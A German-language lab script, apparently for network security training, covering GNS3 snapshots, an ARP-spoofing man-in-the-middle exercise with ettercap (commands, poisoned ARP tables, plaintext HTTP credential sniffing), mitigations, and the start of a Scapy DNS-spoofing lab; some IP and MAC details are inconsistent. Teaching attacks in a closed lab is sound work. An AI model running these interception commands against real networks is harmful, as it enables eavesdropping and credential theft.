5. Über Restore Snapshot kann zwischen den Zuständen gewechselt werden
6. Der Speicherort für Snapshots ist der Projektordner.

Aufruf des Snapshotfensters

Snapshots – Interaktionsfenster



Speicherverhalten in GNS3-Projekten

Speicherverhalten in Abh. der verwendeten Appliances

In den Konfigurationseinstellungen einer Appliance (Rechtsklick auf die Appliance) erkennen Sie ob eine virtuelles dauerhaftes Speichermedium (z. B. HDD) vorhanden ist oder nicht.

Docker-Container:

- Standardverhalten: Änderungen in einem Container (z. B. installierte Pakete, Konfigurationen) sind nicht persistent, es sei denn, sie werden explizit gesichert (z. B. mit einem Docker-Commit oder Volumes).
- Empfohlene Strategie: Container-Images mit allen benötigten Tools nutzen und Änderungen im Projekt speichern. Oder ein neues Image mit docker commit erzeugen.

QEMU-Appliances:

- Standardverhalten: Konfigurationen, die auf der virtuellen Festplatte gespeichert werden, bleiben erhalten.
- Empfohlene Strategie: Snapshots nutzen, um kritische Zustände zu sichern, und das Projekt mit der Option "Include base images" exportieren.

IOU/IOS, IOSv, Dynamips (Cisco-Router und Switches):

- Standardverhalten: Konfigurationen werden im NVRAM gespeichert, wenn sie mit write memory gesichert werden.
- Empfohlene Strategie: Speichere die Konfiguration immer mit write memory, und sichere das Projekt mit Snapshots, um den aktuellen Zustand der Geräte zu konservieren.

VMware- oder VirtualBox-Appliances:

- Standardverhalten: Änderungen an der virtuellen Festplatte sind persistent.
- Empfohlene Strategie: Sichere Änderungen durch Snapshots in GNS3 oder durch Exportieren der Appliance in der Virtualisierungssoftware.

Zusätzlicher Hinweis:

Unter Tools gibt es die Funktion ***Import/Export node configs***. Zum Zeitpunkt der Skripterstellung (GNS3 Version 2.2.53) konnte die Funktion nicht zufriedenstellen. Die optimale Sicherung wird über die Funktion ***Export/Import portable project*** unterstützt.

GOOD PRACTICE 01 – ARP-SPOOFING

ARP-Spoofing

19.12.2024

Inhalt

Fachlicher Hintergrund

Definition ARP-Spoofing und Poisoning


Die beiden Begriffe ARP-Spoofing und ARP-Poisoning werden oft synonym verwendet. Beim Spoofing werden durch Angreifer ARP-Abfragen vorgetäuscht und die Zuordnung von IP-Adresse zu MAC-Adresse in den ARP-Tabellen der Netzwerkgeräte geändert, so dass der Angreifer zum Man-in-the-middle wird und den Datenverkehr mithören oder manipulieren kann. Die gefälschten ARP-Tabellen sind nach diesem Vorgang „vergiftet“.

ARP-Spoofing ist ein Angriff, der nur dann möglich ist, wenn sich der Angreifer und das Angriffsziel innerhalb eines IP-Netzes mit der L2-Technologien 802.3 oder 802.11 befinden. Das Übertragungsmedium (kabelgebunden oder wireless) ist nicht relevant.

ARP-Spoofing dient oft zur Vorbereitung (z.B. um an Kennwörter/Zugangsdaten zu gelangen) von größeren Angriffsszenarien um.

Die Labortopologie

Das Labor besteht aus einem einfachen geswitchten LAN-Netzwerk mit drei LAN-Knoten, einem Standard-Gateway und einem Remote-WAN-Knoten, der als Telnet- und HTTP-Server dient.



LAN-Knoten:

- Switch: Ethernet Switch
- Gateway: Open WRT Router 23.05.0
- Router1: Open WRT Router 23.05.0
- PC1: Firefox (Docke Container)
- Angreifer: Debian 12.6

WAN-Knoten:

- Server: Open WRT Router 23.05.0, HTTP-Server

Der Angreifer-Knoten ist ein Debian-System, von dem aus Sie die Man-in-the-Middle-Angriffe starten. Es ist die Verwendung von anderen Systemen ist möglich, wichtig ist, dass ettercap installiert ist.

```
angreifer@debian:~$ sudo apt install ettercap-text-only
```

ARP-Spoofing-Angriff ausführen

Überzeugen Sie sich vor Beginn des Angriffes, dass die ARP-Tabelle von Router1 leer ist. Pingen Sie anschließend andere Netzwerkgeräte in der Topologie an, damit die ARP-Tabelle gefüllt wird.

```
root@Router1:/# arp -a
IP address      HW type    Flags      HW address          Mask    Device

root@Router1:/# ping 172.16.1.1
64 bytes from 172.16.1.1: seq=0 ttl=64 time=1.478 ms
64 bytes from 172.16.1.1: seq=1 ttl=64 time=0.969 ms

root@Router1:/# ping 172.16.1.11
64 bytes from 172.16.1.11: seq=0 ttl=64 time=1.930 ms
64 bytes from 172.16.1.11: seq=1 ttl=64 time=0.925 ms

root@Router1:/# ping 172.16.1.66
64 bytes from 172.16.1.66: seq=0 ttl=64 time=1.283 ms
64 bytes from 172.16.1.66: seq=1 ttl=64 time=0.813 ms
```

Nachdem die ARP-Tabelle nun befüllt wurde, zeigen Sie die ARP-Tabelle an, um einen Einblick in die MAC-zu-IP-Adress-Bindungen im Labornetzwerk zu erhalten.

```
root@Router1:/# arp -a
IP address      HW type    Flags      HW address          Mask    Device
172.16.1.1      0x1        0x2        0c:ca:1f:4f:00:00   *       br-lan
172.16.1.11     0x1        0x2        00:00:00:00:00:11   *       br-lan
172.16.1.66     0x1        0x2        0c:cd:f0:af:00:66   *       br-lan
```

Merken Sie sich die MAC-Adresse von Angreifer (0c:cd:f0:af:00:66) sowie die MAC-Adresse des Gateway-Routers (0c:ca:1f:4f:00:00) aus der ARP-Tabelle von Router1. Sie können dieselbe Überprüfung auf der Seite des Gateways durchführen und die korrekte MAC-zu-IP-Zuordnung für Router1 notieren.

```
root@Gateway:/# arp -a
IP address      HW type    Flags      HW address          Mask    Device
172.16.1.5      0x1        0x2        0c:cd:f0:af:00:00   *       br-lan
172.16.1.66     0x1        0x2        0c:cd:f0:af:00:66   *       br-lan
192.168.0.100   0x1        0x2        0c:6a:7a:ee:00:00   *       eth1
```

ARP-Spoofing-Angriff einleiten

Sie führen den Man-in-the-Middle-Angriff mithilfe der ARP-Spoofing-Technik vom Angreifer (Debian System) durch. Dazu verwenden Sie das Dienstprogramm ettercap.

Dieses Dienstprogramm vergiftet die ARP-Einträge in den definierten Zielen, in diesem Fall 172.16.1.5 (Router1) und 172.16.1.1 (Gateway). Genauer gesagt wird es die MAC-Adresse von dem Angreifer (Debian System) an beide Zielknoten mit den gefälschten IP-Adressinformationen bekannt geben.

Der komplette Datenverkehr vom Router1 wird nach dem Ausführen von ettercap über den Angreifer (Man-in-the-middle) umgeleitet.

Führen Sie auf der Konsole vom Angreifer den folgenden Befehl aus:

```
angreifer@debian:~$ sudo ettercap -T -i ens4 -M arp:remote //172.16.1.5//
//172.16.1.1//
```

sudo: Der Befehl wird mit sudo ausgeführt, was bedeutet, dass er mit Administratorrechten (Superuser-Rechten) ausgeführt wird.

ettercap: Dies ist das Hauptprogramm, das ausgeführt wird.

-T: Diese Option steht für den "Textmodus". Sie weist Ettercap an, im Terminal- oder Konsolenmodus zu arbeiten, anstatt eine grafische Benutzeroberfläche (GUI) zu verwenden.

-M arp:remote: -M bedeutet, dass ein MitM-Angriff durchgeführt werden soll. arp:remote gibt an, dass ARP-Spoofing gegen ein entferntes Ziel durchgeführt werden soll.

-i ens4: Dies gibt das Netzwerkinterface an, das verwendet werden soll.

//172.16.1.11//: Dies ist die IP-Adresse des Zielhosts, der angegriffen werden soll.

//172.16.1.1//: Dies ist die IP-Adresse des Gateways oder eines anderen Hosts im Netzwerk, auf den Sie ebenfalls zugreifen möchtest.

Sie sollten eine Ausgabe erhalten, die in etwa wie folgt aussieht:

```
copyright 2001-2020 Ettercap Development Team
[  502.492419] device ens4 entered promiscuous mode
Listening on:
  ens4 -> 0C:CD:F0:AF:00:66
        172.16.1.66/255.255.255.0
        fe80::ecd:f0ff:feaf:0/64
[…]

Scanning for merged targets (2 hosts)...
* |==================================================>| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : 172.16.1.5 0C:AD:B4:B6:00:00
 GROUP 2 : 172.16.1.1 0C:CA:1F:4F:00:00
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Wed Dec 18 12:02:10 2024 [847784]
  172.16.1.5:0 --> 172.16.1.1:0 | P (0)

Wed Dec 18 12:02:10 2024 [854950]
  172.16.1.1:0 --> 172.16.1.5:0 |  (0)
```

ARP-Spoofing erkennen

Ettercap hat gratuitous ARP („unaufgeforderte ARP“)-Pakete an Router1 und Gateway gesendet und ihre ARP-Tabellen sind nun mit ARP-Einträgen vergiftet, die auf folgende Weise auf den Angreifer (Man-in-the-middle) verweisen:

- Router1 verweist auf Angreifer-MAC für Gateway-IP (172.16.1.1)
- Das Gateway wird auf die MAC-Adresse von Angreifer für die IP-Adresse von router1 (172.16.1.5) verweisen.

Überprüfen Sie, ob die ARP-Tabellen tatsächlich vergiftet sind. Überprüfen Sie zunächst die ARP-Tabelle von Router1. Denken Sie daran, dass die MAC-Adresse für den Angreifer 0c:cd:f0:af:00:66 lautet!


In der nachfolgenden Ausgabe ist der Zustand der ARP-Tabelle von Router1 vor und nach dem Angriff dargestellt. Der Hardwareeintrag des Gateways wurde auf die MAC des Angreifers geändert.

```
root@Router1:/# arp -a
IP address       HW type     Flags       HW address            Mask     Device
172.16.1.1       0x1         0x2         0c:ca:1f:4f:00:00     *        br-lan
172.16.1.11      0x1         0x2         00:00:00:00:00:11     *        br-lan
172.16.1.66      0x1         0x2         0c:cd:f0:af:00:66     *        br-lan

root@Router1:/# arp -a
IP address       HW type     Flags       HW address            Mask     Device
172.16.1.1       0x1         0x2         0c:cd:f0:af:00:66     *        br-lan
172.16.1.11      0x1         0x2         00:00:00:00:00:11     *        br-lan
172.16.1.66      0x1         0x2         0c:cd:f0:af:00:66     *        br-lan
```

Als Nächstes überprüfen Sie die ARP-Tabelle des Gateways. Erkennbar ist auch hier, dass die MAC-Adresse des Angreifers der IP-Adresse des Router1 zugewiesen wurde.

```
root@Gateway:/# arp -a
IP address       HW type     Flags       HW address            Mask     Device
172.16.1.5       0x1         0x2         0c:cd:f0:af:00:66     *        br-lan
172.16.1.66      0x1         0x2         0c:cd:f0:af:00:66     *        br-lan
192.168.0.100    0x1         0x2         0c:6a:7a:ee:00:00     *        eth1
```

Eine weitere Möglichkeit die GNS3 bietet, ist die Überwachung von Verbindungen mit Hilfe eines Wireshark-Mitschnitts. Dazu per Rechtsklick auf die entsprechende Verbindung klicken und „Start capture“ auswählen. Die mitgesniffte Verbindung wird mittels Lupe dargestellt.




```
> Frame 17: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface -, id 0
> Ethernet II, Src: 0c:cd:f0:af:00:66 (0c:cd:f0:af:00:66), Dst: 0c:ad:b4:b6:00:00 (0c:ad:b4:b6:00:00)
v Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 0c:cd:f0:af:00:66 (0c:cd:f0:af:00:66)
    Sender IP address: 172.16.1.1
    Target MAC address: 0c:ad:b4:b6:00:00 (0c:ad:b4:b6:00:00)
    Target IP address: 172.16.1.5
```


Im Mitschnitt ist erkennbar, dass die MAC des Angreifers (0c:cd:f0:af:00:66) zur MAC vom Gateway geändert wurde.

Hinweis:

Wireshark, kann alternativ auf dem jeweiligen Endgerät installiert und betrieben werden.

Auslesen von unverschlüsselten Login-Daten


Des Weiteren ist es möglich mit dem ettercap unverschlüsselte Anmeldedaten z.B. auf einem http-Server auszulesen. In unserem Beispiel meldet sich PC1 am HTTP-Server an.




angreifer@debian:~$ **sudo ettercap -T -i ens4 -M arp:remote //172.16.1.11// //192.168.0.100//**

Hinweis:

Über den Anzeigefilter und folgenden Ausdruck, lassen sich die betreffenden Frames schnell finden:




Der Wireshark Mitschnitt zeigt, dass die Login-Daten im Klartext übertragen werden.



Alternativ kann auch über den Anzeigefilter wie folgt nach dem Passwort gefiltert werden: Führen Sie nun eine Suche nach der Zeichenfolge „cisco“ in den erfassten Paketdetails durch, indem Sie ein Paket auswählen, das für 192.168.0.100 bestimmt ist und von 192.168.0.1 kommt. Die Tasten STRG+F drücken oder im Menü „Bearbeiten“ > „Paket suchen“ auswählen. Sie sollten die Dropdown-Menüs „Paketliste“ und „Anzeigefilter“ unterhalb des http-Filters sehen:

Klicken Sie anschließend auf „Anzeigefilter“ und wählen Sie „Zeichenkette“ (engl. String) aus. Klicken Sie dann auf „Paketliste“ und wählen Sie „Paketdetails“ aus der Dropdown-Liste aus. Geben Sie das Wort „cisco“ in den Anzeigefilter ein. Ihr Bildschirm sollte nun in etwa wie in der Abbildung aussehen.



Dieses Beispiel zeigt, wie einfach es ist, bei einem Man-in-the-middle-Angriff vertrauliche Informationen aus dem Netzwerk zu stehlen, wenn das Opfer unsichere und unverschlüsselte Protokolle wie HTTP oder Telnet verwendet.

Hinweis:

Auch wenn ein Man-in-the-middle-Angriff-Angriffsknoten in der Lage ist, Pakete mit sicheren Protokollen wie HTTPS, SSH und anderen zu erfassen, ist er nicht in der Lage, die Daten zu entschlüsseln. Pakete werden einfach über den Angreifer geleitet, aber die sichere Verbindung wird durchgehend zwischen dem Client und dem Server hergestellt.

Hinweis:

Drücken Sie in der Konsolen- (Shell-) Sitzung von mitm die Tastenkombination STRG+C, um die Ettercap-Sitzung zu beenden, bevor Sie mit dem nächsten Schritt fortfahren.

ARP-Spoofing eindämmen

Statische ARP-Tabellen

Eine Möglichkeit, ARP-Spoofing-Angriffe einzudämmen, besteht darin, statische ARP-Einträge für Netzwerkgeräte im gesamten Netzwerk einzugeben. Sie können einen statischen ARP-Eintrag hinzufügen, der Vorrang vor den dynamisch erlernten ARP-Informationen hat, um falsche ARP-Informationen in der lokalen ARP-Tabelle eines Routers bzw. Netzwerkgeräts zu verweigern.

Fügen Sie den statischen ARP-Eintrag für das Gateway auf Router1 hinzu und überprüfen Sie anschließend die ARP-Tabelle.

Zum Beispiel über den entsprechenden Eintrag in der/etc/config/network.

```
[…]
config neighbor
      option interface 'lan'
      option ipaddr '172.16.1.1'
      option mac ' 0c:3a:e2:8e:00:00 '

[…]
```

```
angreifer@debian:~$ sudo ettercap -T -i ens4 -M arp:remote //172.16.1.5//
//172.16.1.1//
```

Der ettercap Befehl wird nun wieder vom Angreifer aus ausgeführt mit dem Ziel die ARP-Einträge für den das Gateway und den Router1 zu „vergiften“.

```
root@Gateway:/# arp -a
IP address      HW type    Flags      HW address          Mask     Device
172.16.1.5        0x1        0x2      0c:17:98:af:00:66    *       br-lan
172.16.1.66       0x1        0x2      0c:17:98:af:00:66    *       br-lan
192.168.0.100     0x1        0x2      0c:55:1b:10:00:00    *       eth1
```

Das Gateway hat keine statischen ARP-Einträge, daher ist der Angreifer hier erfolgreich und die MAC-Adresse von ihm konnte dem 172.16.1.5 zugeordnet werden.

```
root@router1:~# arp -a
IP address      HW type    Flags      HW address          Mask     Device
172.16.1.11       0x1        0x2      00:00:00:00:00:11    *       br-lan
172.16.1.66       0x1        0x2      0c:17:98:af:00:66    *       br-lan
172.16.1.1        0x1        0x6      0c:3a:e2:8e:00:00    *       br-lan
```

Beim Router1 wurde eine statische MAC-Adresse für das Gateway hinterlegt (s.o.). Daher kann die MAC-Adresse nicht durch den Angreifer geändert werden.

Die statische ARP-Methode ist zwar sicher, hat aber einige gravierende Nachteile, da sie dezentralisiert und fehleranfällig ist und in großen Netzwerken praktisch nicht verwaltet werden kann.

Switch-Sicherheit

Es gibt darüber hinaus die Funktionalität der **dynamischen ARP-Überprüfung** bei Switchen. Je nach Hersteller werden verschiedene Namen für diese Funktionalität verwendet:

- Cisco: Dynamic ARP Inspection (DAI)
- Juniper: ARP Spoofing Protection
- HP/Aruba: ARP Protection
- MikroTik: ARP Spoofing Prevention
- Fortinet: ARP Spoofing Prevention
- …

Dynamic ARP Inspection überprüft ARP-Pakete die von nicht vertrauenswürdigen Switchports empfangen werden und gleicht sie mit einer vertrauenswürdigen MAC-zu-IP-Port-Adressbindungstabelle (DHCP-Snooping-Table/Binding Database) ab. Bei Abweichungen werden die ARP-Pakete verworfen.

Physische Sicherheit

- Zugang zum Netzwerk (technische organisatorische Maßnahmen: Zugang und Zugriff zum Netz absichern)
- Begrenzung der WLAN-Reichweite (entsprechende Begrenzung nach außen, Absicherung durch verschlüsselte Authentifizierung)

Netzwerksegmentierung

- ARP-Nachrichten sind auf eine Broadcastdomäne begrenzt (z.B. VLANs)

Verschlüsselung

- Verschlüsselter Datenverkehr erschwert oder verhindert das Ausspähen und Missbrauch von Daten

GOOD PRACTICE 02 – DNS-SPOOFING

DNS-Spoofing

19.12.2024

Umgang mit Scapy

Zur Bearbeitung benötigen wir SCAPY und WIRESHARK. Damit wir uns auf einfache Weise mit beiden Werkzeugen vertraut machen können, nutzen wir eine kleine Vorübung zum eingewöhnen und testen der Umgebung.

SCAPY lässt sich einfach installieren, sofern PYTHON installiert ist. PYTHON ist Voraussetzung und sollte vorinstalliert sein (Pfad, Pfadlänge und Installation mit Adminrechten bitte nutzen). SCAPY kann dann einfach nachinstalliert werden.

C:\...>pip install scapy


```
C:\Users\Standard>pip install scapy
Collecting scapy
  Downloading scapy-2.6.1-py3-none-any.whl.metadata (5.6 kB)
Downloading scapy-2.6.1-py3-none-any.whl (2.4 MB)
   ---------------------------------------- 2.4/2.4 MB 8.1 MB/s eta 0:00:00
Installing collected packages: scapy
Successfully installed scapy-2.6.1

[notice] A new release of pip is available: 24.0 -> 24.3.1
[notice] To update, run: python.exe -m pip install --upgrade pip
```

Sobald SCAPY installiert ist, lässt es sich in der Kommandozeile (CMD) mit dem Befehl scapy ausführen.

C:\...>scapy

```
C:\Users\Standard>scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled PKI & TLS crypto-related features.
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: No alternative Python interpreters found ! Using standard Python shell instead.
INFO: Using the default Python shell: History,Colors are disabled.

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.6.1
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft me if you can.
       scccccp///pSP///p          p//Y   |                   -- IPv6 layer
      sY/////////y  caa           S//P   |
       cayCyayP//Ya              pY/Ya
        sY/PsY////YCc           aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs

>>>
```

Als nächstes müssen wir WIRESHARK auf dem Computer ausführen. Und in der Filterzeile auf ICMP (Internet Control und Message Protocol) beschränken. ICMP ist besser durch eine Nachricht bekannt, welche einen anderen Computer eine Antwort abverlangt: der Ping.



Nun brauchen wir noch die IP-Adresse eines Arbeitspartners, um uns gegenseitig auf Netzwerkebene kleine Nachrichten zu schreiben. Sollte die Adresse nicht bekannt sein, kann diese über ipconfig in der CMD abgefragt werden.

SCAPY ist nun in der Lage jegliche Netzwerkpakete nachzubauen und über das Netzwerk zu verschicken. SCAPY nutzt als Kommandozeile folgende Form:

Paket = Ether()/IP()/TCP()/DNS()


geordnet nach dem OSI-Schichtenmodell.

